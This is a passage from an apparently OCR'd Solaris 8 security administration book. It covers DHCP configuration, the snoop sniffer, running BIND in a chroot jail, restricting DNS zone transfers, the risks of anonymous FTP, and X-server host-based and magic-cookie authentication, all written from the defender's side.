
Configuration Macro: sparky

Option Name	Value
Include	Locale
Timeserv	192.168.1.7
LeaseTim	259200
LeaseNeg	

Would you like to mark these addresses so they are unusable until you decide otherwise?

Addresses are unusable

Figure 6.13 Configuring the Lease Type



Steps:

1 Specify the number of IP addresses.
2 Select the server and starting IP address.
3 Confirm the IP address list.
4 Enter client configuration information.
5 Select the lease type.
6 Review.

What type of lease do you want?


A dynamic lease means that clients receive IP addresses as they become available, on a first-come, first-served basis. A permanent lease means that a client receives the same IP address every time that it connects to the network.

Lease Type: [✓ Dynamic] Permanent

6. Review the accuracy of the information you have entered, as shown is Figure 6.14.
7. Click **Finish** when you are satisfied that the information is correct.

Once configuration is complete, you can control the DHCP service with the DHCP Manager, as shown in Figure 6.15. Also, options under the **Edit** menu allow you to repeat the configuration and addressing wizards, if desired. You should get accustomed to the feel of the post-install GUI because you will likely use this for all post-installation management regardless of which method you use to set up the DHCP service. The GUI gives you a display of what IP addresses are in use and allows you to easily change the configuration for individual IP addresses—two key features that the command-line tool lacks.

Figure 6.14 Reviewing DHCP Scope Configuration



Steps:

1 Specify the number of IP addresses.
2 Select the server and starting IP address.
3 Confirm the IP address list.
4 Enter client configuration information.
5 Select the lease type.
6 Review.


Is the following information correct? If not, you can change entries by going back to the corresponding wizard step.

Number of IP Addresses: 10
Comment: Sparky DHC...
Managed by Server: sparky
Configuration Macro: sparky
Addresses are Unusable: No
Lease Type: Dynamic

IP Addresses To Be Added:

IP Address	Client Name
192.168.1.235	intsrvdhcp-235
192.168.1.236	intsrvdhcp-236
192.168.1.237	intsrvdhcp-237
192.168.1.238	intsrvdhcp-238

Figure 6.15 Examining the Working GUI




IP Address		es	Server	Macro	Client ID	Comment
192.168.1.235			192.168.1.7	sparky	00	Sparky DHCP Range
192.168.1.236			192.168.1.7	sparky	00	Sparky DHCP Range
192.168.1.237			192.168.1.7	sparky	00	Sparky DHCP Range
192.168.1.238			192.168.1.7	sparky	00	Sparky DHCP Range
192.168.1.239			192.168.1.7	sparky	00	Sparky DHCP Range
192.168.1.240			192.168.1.7	sparky	00	Sparky DHCP Range
192.168.1.241	Dynamic		192.168.1.7	sparky	00	Sparky DHCP Range
192.168.1.242	Dynamic		192.168.1.7	sparky	00	Sparky DHCP Range
192.168.1.243	Dynamic		192.168.1.7	sparky	00	Sparky DHCP Range
192.168.1.244	Dynamic		192.168.1.7	sparky	00	Sparky DHCP Range

Using the *dhcpconfig* Command-Line Tool

Although the GUI configuration tool is certainly worthwhile to use, more than likely you will opt to use the command-line, menu-driven interface to configure DHCP because it's faster, somewhat more convenient, and has a more compact method to set options. Once DHCP is running, the GUI tool makes a more efficient management console because it supports more features, as previously described.

When configuring DHCP service via the command line, you will need to launch the /usr/sbin/dhcpconfig utility. The initial screen will be identical to the one shown in Figure 6.16.

Figure 6.16 Starting the *dhcpconfig* Command-Line Tool




```
***          DHCP Configuration          ***

Would you like to:

        1) Configure DHCP Service

        2) Configure BOOTP Relay Agent

        3) Unconfigure DHCP or Relay Service

        4) Exit


Choice:
```

These options are identical to those discussed for the graphical configuration. You should select **1** to configure DHCP service, which will begin prompting you for input on DHCP configuration. Usually, you will use the default values, shown in Figures 6.17 and 6.18 as empty text following the colon at the end of the line. We've already discussed most of these defaults, so we only explain the areas in which we did not choose the default values for this section.


The CLI interface allows you to configure extra logging options during the initial installation, an option that is not available in the wizards of the GUI tool. You probably want to enable this extra logging so that you can keep track of which systems are receiving which addresses, information that is often essential when troubleshooting DHCP problems. Be certain to add the line to **/etc/syslog.conf** as noted in addition to creating the **/var/log/dhcpsrv** file. If you are already logging something else to local.0, you can easily configure DHCP to log to another unused local facility.

Figure 6.17 Beginning the *dhcpconfig* Command-Line Configuration



```
Choice: 1
Would you like to stop the DHCP service? (recommended) ([Y]/N):

###     DHCP Service Configuration      ###
###     Configure DHCP Database Type and  Location      ###

Enter datastore (files or nisplus) [files]:
Enter absolute path to datastore directory [/var/dhcp]:

###     Common daemon option setup      ###

Would you like to specify nondefault daemon options (Y/[N]):Y
Do you want to enable transaction logging? (Y/[N]):Y
Which syslog local facility [0-7] do you wish to log to? [0]:

Remember to add a line to /etc/syslog.conf, e.g:

        local0.notice                   /var/log/dhcpsrv

###     DHCP server option setup        ###

Would you like to specify nondefault server options (Y/[N]):Y
How long (in seconds) should the DHCP server keep outstanding OFFERs? [10]:
How often (in minutes) should the DHCP server rescan the dhcptab? [Never]:
Do you want to enable BOOTP compatibility mode? (Y/[N]):

###     Initialize dhcptab table        ###

Enter default DHCP lease policy (in days) [3]:
Do you want to allow clients to renegotiate their leases? ([Y]/N):Y

###     Select Networks For BOOTP/DHCP Support  ###

Enable DHCP/BOOTP support of networks you select? ([Y]/N):Y
```

Figure 6.18 Finishing the *dhcpconfig* Command-Line Configuration



```
Remember to add a line to /etc/syslog.conf, e.g:

        local0.notice                   /var/log/dhcpsrv

###     DHCP server option setup        ###

Would you like to specify nondefault server options (Y/[N]):Y
How long (in seconds) should the DHCP server keep outstanding OFFERs? [10]:
How often (in minutes) should the DHCP server rescan the dhcptab? [Never]:
Do you want to enable BOOTP compatibility mode? (Y/[N]):

###     Initialize dhcptab table        ###

Enter default DHCP lease policy (in days) [3]:
Do you want to allow clients to renegotiate their leases? ([Y]/N):Y

###     Select Networks For BOOTP/DHCP Support  ###

Enable DHCP/BOOTP support of networks you select? ([Y]/N):Y

###     Configure Local Networks        ###

Configure BOOTP/DHCP on local LAN network: 192.168.1.0? ([Y]/N):
Do you want hostnames generated and inserted in the files hosts table? (Y/[N]):Y
Enter starting IP address [192.168.1.0]: 192.168.1.235
Enter the number of clients you want to add (x < 255): 10
Disable (ping) verification of 192.168.1.0 address(es)? (Y/[N]):
\ 100% Complete.
Configured 10 entries for network: 192.168.1.0.

###     Configure Remote Networks       ###

Would you like to configure BOOTP/DHCP service on remote networks? ([Y]/N):N
Would you like to restart the DHCP service? (recommended) ([Y]/N):Y
```

I didn't change any of the nondefault server options, but we enabled them just so you could see what these are. Unless you have a specific need to enable these options, you should just leave them at their default values.

Again, the DHCP lease policy length should be twice as long as the longest outage you can estimate for the DHCP service. Generally, 3 days is an adequate value. Continue on to Figure 6.18, which repeats some of the text already seen.

Network configuration makes up the end of the DHCP configuration. As before, we only configure local networks, but configuration for remote networks is very similar, except that you need a relay agent on each of the remote networks. Because many organizations opt not to place DHCP hostnames in DNS, it's good practice to at least place these hostnames in your local /etc/hosts file to make them resolvable by the DHCP server. Again, we have selected only 10 addresses, whereas you will probably add many more.

Once you allow the DHCP service to be restarted, configuration ends, and you are returned to the menu screen shown back in Figure 6.16. At this point, DHCP service is up and running.

Tools & Traps…

Watching Packets with *snoop*

You might not be aware that Solaris includes its own network sniffer called *snoop* in the default installation. With a vast array of filtering tools, *snoop* can be the Swiss Army knife that you use for network debugging. We leave you to discover the exact syntax of *snoop* on your own, especially because the Answerbook documentation is adequate, but we point out a few examples of when you may want to use *snoop*:

- To verify that DHCP requests are being received and answered by the DHCP server
- To identify the source of denial of service (DoS) attacks
- To determine what Web sites your users are visiting
- To identify the source address of a suspected intruder
- To locate any unauthorized hosts

Continued

Like all sniffers, *snoop* looses a good deal of functionality in switched networks because it can only view packets within the local connection. However, some switches have a special management port, which is a single port on the switch that acts like a hub because all traffic through the switch is also passed to that port. If your switch has one of these ports, you should connect your Solaris host to this port to run snoop more effectively.

Securing DNS Services on Solaris

Historically, DNS services have been a favorite target of attackers because of its general lack of security and the wealth of useful host information contained within it. Not only that, but attackers can cause severe disruptions in service for your organization by modifying or deleting parts of your name service database.

DNS records contain a listing of most if not all of the interesting hosts in your organization, and by interesting I refer to hosts that are not user workstations. If an attacker has managed to get a zone transfer of your records, it may not be immediately obvious that a security breach has occurred because no discernable damage has occurred—yet. From your name service records, the attacker may now systematically begin attacking all of the servers in your organization, probably beginning with any host that has the string *test* or *dev* somewhere in the hostname because these systems are usually less secured than production systems. A hacker can easily determine from your name records which of your servers are mail servers and may exploit this information to send forged mail or spam using your organization's resources.

Name services are historically easily exploited, so an attacker may use your name server as a jumping off point for his operations if he gains root access. From here, he will likely use your name service records to map out the server layout of your organization and other reconnaissance. With malicious intent, the attacker may attempt to poison your name service itself by falsifying name service records. He could make your organization completely invisible to the world by removing key host entries as a denial of service attack. Or worse still, the attacker could point your organization's Web servers to another domain under the attacker's control. If this new domain was sufficiently disguised to look like your organization's operations, the attacker may enjoy success by fraudulently collecting credit card information or other private data from your customers. Obviously, you need to secure and protect your domain name services, and this section teaches you how to do so.

Using BIND

If you are running the default DNS server that came with Solaris 8, you're probably in big trouble, whether you know it or not. Solaris has historically used BIND for its DNS daemon. Although BIND probably has the largest market share of any DNS daemon in use on any operating system, it's also one of the most notoriously insecure. From 1997 to 2001, 12 separate CERT advisories were issued for vulnerabilities or exploits to the BIND DNS package affecting many different versions of BIND, according to CERT advisory CA-2001-02, "Multiple Vulnerabilities in Bind." The majority of these vulnerabilities are related to buffer overflows, and most of them affect the default version of BIND shipped with Solaris 8.

To avoid becoming a potential target for these types of attacks, you will need to at least update your version of BIND. To this effect, you have several options, including loading system patches from Sun, installing newer versions of BIND based on updated vendor (ISC) source code, or running the newest breed of BIND, version 9. BIND version 9 is a complete rewrite of all BIND code and has yet to share any common vulnerability of BIND major versions 4 or 8.

Setting Up a *chroot* Jail for BIND

Additionally, for added security, you should consider running your name service daemon in a *chroot* jail environment, which limits the damage intruders can do to your systems. Typically, if your name service is compromised and it runs as the root user, the intruder has complete access to your system. However, through the use of the *chroot* facility, access is limited only to the named daemon itself, which is run separate from the rest of the operating system. Hence, your intruder would only be able to subvert your name service, which is still not desirable for reasons already described, but the intruder will not gain access to your other system services, such as mail. Nor will your intruder be able to steal passwords from the password database. The following steps describe how to set up BIND in a *chroot* jail for Solaris 8. It is assumed that you already have BIND 8 configuration and zone files for your domain.

Make sure that you read the following steps thoroughly and understand them completely. You should always test any major configuration change like this on a lab system before implementing it on a production system.

First, replace the version of BIND that ships with Solaris with the newest version of BIND 8, or at least version 8.2.3 or later. You can get the source code for the newest version of BIND 8 directly from ISC at www.isc.org/products/BIND/bind8.html. If you have no compiler available, it is acceptable to download

BIND 8.23 in binary package format from the Sun freeware archives at www.sunfreeware.com/programlistsparc8.html#bind. We assume that you have chosen the latter option and have installed the software. Beware that the uncompressed package for BIND 8.2.3 is nearly 100MB. Proceed to follow the Korn shell instructions for creating the *chroot* jail:

1. Determine where your jail will be located. In this example, we use **/var/named** as the root of the jail, and set a shortcut environment variable for it, as shown. Go ahead and create the directory structure as well.

   ```
   # mkdir /var/named
   # export BINDPATH=/var/named
   # cd $BINDPATH
   # mkdir dev opt usr var etc
   # cd var; mkdir run log named; cd ..
   # cd usr; mkdir local lib; cd ..
   # mkdir -p usr/share/lib/zoneinfo
   ```

2. Populate the $BINDPATH/etc directory and add the BIND user accounts. Note the **-a** option on *tee* will append the existing files. If you leave this off, you'll overwrite your system accounts, and your system will become unbootable.

   ```
   # cd /etc; cp syslog.conf netconfig nsswitch.conf resolv.conf \
   # TIMEZONE $BINDPATH/etc; cd $BINDPATH
   # echo "named:x:65000:65000:DNS user account:/tmp:/bin/false"|
   # tee \
   # -a /etc/passwd $BINDPATH/etc/passwd
   # echo "named:NP:6445::::::" | tee -a /etc/shadow \
   # $BINDPATH/etc/shadow
   # echo "named::65000:" | tee -a /etc/group $BINDPATH/etc/group
   ```

3. Determine the library files you will need in the jail and copy them into place. Note that your library files may be somewhat different than those shown.

   ```
   ldd /usr/local/sbin/named /usr/local/sbin/named-xfer | grep so \
   | cut -f3 | sort -u
   /usr/lib/libc.so.1
   ```

```
/usr/lib/libdl.so.1
/usr/lib/libl.so.1
/usr/lib/libmp.so.2
/usr/lib/libnsl.so.1
/usr/lib/libsocket.so.1
# cd /usr/lib; cp libc.so.1 libdl.so.1 libl.so.1 libmp.so.2
 libsocket.so.1 ld.so.1 libnsl.so.1 $BINDPATH/usr/lib
```

4. Copy the appropriate time zone file to the jail. Make sure that you copy the appropriate time zone file for your location, which may differ from the time zone we use here.

```
# cp /usr/share/lib/zoneinfo/MST $BINDPATH/usr/share/lib/
    zoneinfo
```

5. Populate the /dev directory of the jail:

```
# mknod tcp c 11 42
# mknod udp c 11 41
# mknod log c 21 5
# mknod null c 13 2
# mknod zero c 13 12
# mknod conslog c 21 0
# mknod syscon c 0 0
# chgrp sys null zero
# chgrp tty syscon
# chgrp sys conslog
# chmod 666 null
# chmod 620 syscon
# ls -l
total 0
crw-r—r—     1 root     sys        21,  0 Aug 24 14:28 conslog
crw-r—r—     1 root     other      21,  5 Aug 24 14:28 log
crw-rw-rw-   1 root     sys        13,  2 Aug 24 14:28 null
crw—w——      1 root     tty         0,  0 Aug 24 14:28 syscon
crw-r—r—     1 root     other      11, 42 Aug 24 14:27 tcp
crw-r—r—     1 root     other      11, 41 Aug 24 14:27 udp
```

```
crw-r—r—   1 root     sys       13, 12 Aug 24 14:28 zero
#
```

6. Copy the binaries used by the DNS daemon to the jail.

```
# cd $BINDPATH/usr/local
# mkdir bin sbin lib bind etc
# cd /usr/local/bin
# cp -p addr dig dnsquery host mkservdb nslookup nsupdate \
# $BINDPATH/usr/local/bin
# cd /usr/local/sbin
# cp -p dnskeygen named named-xfer named-bootconf ndc irpd \

# $BINDPATH/usr/local/sbin
```

7. Copy the data files used by the DNS daemon to the jail. Note that yours may reside in a different directory, or even on a different host than the example. In that case, create a tarball of the BIND configuration and extract it to $BINDPATH/etc/named. Set the permissions for the configuration files appropriately depending on the function of the server. Secondary DNS servers will need to be able to create and modify files, whereas primary DNS servers will read files only.

```
# mkdir $BINDPATH/etc/named
# chgrp named $BINDPATH/etc/named
# cp -rp /etc/named $BINDPATH/etc/named
# chmod -R 770 $BINDPATH/etc/named   for secondary DNS
# chmod -R 750 $BINDPATH/etc/named   for primary DNS
# chgrp named $BINDPATH/usr/local/etc
# cp /usr/local/etc/named.conf $BINDPATH/usr/local/etc
# chown root:named $BINDPATH/usr/local/etc/named.conf
# chmod 640 $BINDPATH/usr/local/etc/named.conf
# chmod 750 $BINDPATH/usr/local/etc
```

8. Create log files and set permissions appropriately.

```
# touch $BINDPATH/var/log/all.log $BINDPATH/var/run/named.pid
# chown named:named $BINDPATH/var/log/all.log \
# $BINDPATH/var/run/named.pid
# chgrp named $BINDPATH/var/log $BINDPATH/var/run
# chmod 770 $BINDPATH/var/log $BINDPATH/var/run
```

9. The *chroot* jail shouldn't have any SUID or SGID files in it. But just in case, remove the extra permissions anyway.

```
# find $BINDPATH -type f -exec chmod ug-s {} \;
```

10. Edit $BINDPATH/usr/local/etc/named.conf to reflect the new locations of the configuration files and data files, if necessary.
11. Start the DNS daemon. Note that anything logged to the daemon facility will still be logged to /var/adm/messages, so watch for any error messages there.

```
# /usr/sbin/chroot /var/named /usr/local/sbin/named -u named
```

NOTE

If this command returns the error message *<user "named" unknown>*, you will need to start DNS services using named's built-in *chroot* function like this:

```
# /usr/local/sbin/named -t /var/named -u named
```

where *-t* specifies the path to the *chroot* jail ($BINDPATH), and *-u* signifies the user account to run BIND.

12. Verify that BIND is working properly by performing some DNS lookups using **dig** or **nslookup**. If you have problems, make sure that BIND runs properly outside of *chroot*, using standard troubleshooting methods and try again. Once you are satisfied that the server works correctly, change your initialization scripts to start BIND in the *chroot* environment:

```
# nslookup sparky
Server: sparky.incoming-traveller.com
Address:  192.168.1.7

Name: sparky.incoming-traveller.com
```

```
Address:  192.168.1.7

# dig @sparky sparky.incoming-traveller.com

; <<>> DiG 8.3 <<>> @sparky sparky.incoming-traveller.com
; (1 server found)
;; res options: init recurs defnam dnsrch
;; got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2,
    ADDITIONAL: 2
;; QUERY SECTION:
;;      sparky.incoming-traveller.com, type = A, class = IN

;; ANSWER SECTION:
sparky.incoming-traveller.com.  1D IN A  192.168.1.7

;; AUTHORITY SECTION:
incoming-traveller.com.  1D IN NS  ns.incoming-traveller.com.
incoming-traveller.com.  1D IN NS  sparky.incoming-traveller.com.

;; ADDITIONAL SECTION:
ns.incoming-traveller.com.      1D IN A    192.168.1.1
sparky.incoming-traveller.com.  1D IN A    192.168.1.7

;; Total query time: 36 msec
;; FROM: sparky to SERVER: sparky  192.168.1.7
;; WHEN: Sat Aug 25 18:43:24 2001
;; MSG SIZE  sent: 41  rcvd: 120
#
```

Securing Zone Transfers in BIND 8

In addition to running BIND in a *chroot* environment, you also want to restrict access on zone transfers. If an unauthorized person was able to successfully make a zone transfer of your DNS database, that person would have a near-complete listing of the interesting hosts in your organization. Such a listing would make it that much easier for the attacker to select targets for penetration. Fortunately, you can use a few tricks to make matters more difficult for your attacker.

First, consider using a split DNS model, wherein your public hosts use a public name server and your private hosts use a private name server, each of which is updated separately. This type of model prevents an intruder to your external systems from discerning any useful information about your internal hosts. Although an intrusion into your public hosts would still be a serious problem, at least the attackers wouldn't be able to identify which of your internal hosts might contain desirable information, such as accounting and human resources. Because neither the internal DNS servers nor the external DNS servers interact across a firewall, it becomes easier to specify the allowed hosts for zone transfers.

That said, you can use the "allow-transfer" directive in your named.conf configuration to specify exactly which hosts are authorized to make zone transfers. You can either set global access on all zone transfers in the "options" directive, or you can create zone access lists for each domain, like this:

```
# From the named.conf of the primary name server for \
# incoming-traveller.com
zone "incoming-traveller.com" {
                type master;
                file "db.incoming-traveller.com.zone";
                allow-transfer { 192.168.1.7; 192.168.1.11; };
};

# From the named.conf of a secondary name server for \
# incoming-traveller.com
zone "incoming-traveller.com" {
                type slave;
                masters { 192.168.1.1; };
                allow-transfer { none; };
};
```

These samples allow transfers for the incoming-traveller.com zone from the primary name server (192.168.1.1) to the secondary name servers (192.168.1.7 and 192.168.1.11) only. Because you should never need to zone transfer from a secondary server, no zone transfers are allowed from these servers, as signified by the keyword *none*.

Configuring Solaris to Provide Anonymous FTP Services

Configuring Solaris to provide FTP services to users under your control is not terribly difficult, and the default configuration is certainly suitable in most cases. As stated in Chapter 1, if you run an FTP server, adding all users to the /etc/ftpusers file is certainly recommended. Users listed in this file are *denied* FTP access. Then, you should grant FTP access on a per-user basis based on need. Or, you may wish to consider using **sftp**, which is probably more secure for authenticated user access, as described in the SSH section. However, configuring FTP for anonymous access is a different beast altogether because anonymous users are not under your control and are not authenticated on your system. This section describes why you should only use anonymous FTP access when absolutely necessary, and it points you to information on how to set up anonymous FTP service.

Before finalizing your decision to run anonymous FTP services, take a good long look at whether or not you really need them. Do you just need to distribute software patches or evaluation software to customers and potential customers? If so, consider transmitting these only over the HTTP protocol, which is far more secure than allowing anonymous FTP access.

The reason why anonymous FTP access is so fraught with insecurities is because you are allowing unauthenticated Internet users whom you have no control over to connect to your server. File transfers may be logged, but connection attempts might not be. A few years ago, it was possible to use the SITE EXEC function to get remote root access to an FTP server because the FTP service ran as the root user. Although holes like these have been patched since then, that isn't to say that the FTP service doesn't contain similar such bugs that are as yet undiscovered. If your directory permissions are improperly configured, so that anonymous users can read and write in the same directory, it's very likely that someone will discover this and turn your FTP server into a sharing facility for pirated music and software or pornography. If such abuses are not readily discovered, it could cost your organization a fortune in bandwidth fees.

Now that you've read the warnings, if you still have a need for an anonymous FTP server, Solaris can certainly perform this task for you. To configure anonymous FTP access, you should read the man page for the **in.ftpd(1M)** command. This documentation will provide you with an extensive script that will configure anonymous FTP to function in a *chroot* facility, similar to how we configured BIND in the previous section. You will also need to add an *anonymous* account for the *anonymous* user. Be sure to set the user's shell to something nonexistent, such as /bin/false.

Using X-Server Services Securely

X-Windows is a marvelous technology that allows you to run GUI applications from one machine using the display hardware at another machine. If used effectively, it can allow you to administer your entire Solaris network from one console using both GUI and command-line tools. However, such functionality is not without its price. Because the X-protocol lacks tight security, remote sessions are vulnerable to such hacker attacks as *session hijacking* and *keystroke logging*. This section teaches you about how X-Windows authenticates clients using host-based and user-based access and how to use X-Windows securely over SSH.

Granting access to an X-server is completely different from granting access to other system resources, such as files. You can control file access by using tight access lists and permissions such that the level of authorization can vary greatly from read-only access to full read/write/execute permissions. Access to an X-server is granted on an all-or-nothing basis. If you have access to the X-server, you have complete control over it and can use the X-Window services to their full capabilities. Similarly, if you don't have access to an X-server, you can't interact with it at all.

NOTE

Note that X-Windows functions opposite of the normal client/server paradigm. For example, when you telnet to a Solaris server, you are using a telnet client program on your local host to connect to a telnet server on the remote host. For X-windows, the X-server handles display functions for the directly attached hardware (console, monitor, mouse, and so on), and the X-clients are the programs that reside on the remote hosts. Thus, the console you are sitting directly in front of is the X-server, and the programs executing on it are X-clients, and these programs may be located either locally or remotely.

X-clients are granted permissions to use the X-server display based on the credentials they present to the X-server, which can be either host-based or user-based. Host-based authentication is based on the IP address of the request, whereas user-based authentication is based on an access token known as a *magic cookie*. Furthermore, the X-protocol itself is a cleartext protocol, which is vulnerable to eavesdropping, interference, and tampering.

Using Host-Based Authentication

Host-based authentication is the simplest form of X-authentication to configure as well as the easiest to circumvent. With host-based authentication, access is granted or denied by the X-server based on the IP address of the incoming request. By default, all remote access is implicitly denied, and remote access needs to be explicitly allowed. Think of X-authentication as the process of getting past the bouncer at an invitation-only dinner party.

For example, using host-based authentication is analogous to an invitation only dinner party where the bouncer has a list of all of the invited guests (explicitly allowed hosts) as well as a list of people he should not allow in under any circumstances (explicitly denied hosts). When a guest shows up, or an X-client from 192.168.1.23 asks to access the display, the bouncer checks the credentials of the X-client against his lists. If 192.168.1.1 is explicitly denied in the X-server's allowed hosts list (an uninvited guest), the X-client is denied. If and only if the address 192.168.1.23 is explicitly allowed on the X-server's allowed hosts list (the guest has been invited), the X-client is allowed access. The X-client is also denied if its IP address appears on neither specifically allowed or specifically denied lists.

The access lists for the X-server are controlled using the **xhost** command. Running the command with no arguments will display the currently allowed user/host combinations. You must be on the system console to add or remove access to the X-server, which takes the form of **xhost +|-user@host**. For example, to add access for user *scarter* on the remote host *hydrant*, you would use the command **xhost +scarter@hydrant**, and to remove access for everyone on the host *engine9*, you would use the command **xhost -engine9**.

Using User-Based Authentication

Although host-based authentication is convenient and simple to configure, its security is primitive and the authentication methods are subject to spoofed IP addresses. To continue the dinner party analogy, with host-based authentication the bouncer has no way of verifying the legitimacy of the user's ID, and the user may present a forged invitation for identification. User-based authentication works on the principle that the user has a specific identification token, called a *magic cookie* that she presents to the X-server for authentication.

User-based authentication requires that the X-server have a stored copy of the user's magic cookie. The X-client must present a magic cookie for each new session. The X-server compares the magic cookie it receives from the X-client and if they match, access is allowed, otherwise access is denied. This would be analogous to a guest presenting an invitation that the bouncer would compare with a copy of the invitation sent to the guest. If the invitations match, the guest is allowed to enter, otherwise she is asked to leave.

Magic cookies aren't terribly complex, and they are simply a random number ideally known only to the user. Magic cookies are stored in the file *$HOME/ .Xauthority*, which should have an access mode of 600. Because of the access mode, the magic cookie should be known and accessed only by the user, who is responsible for transmitting the magic cookie to the X-clients authorized to access his X-server.

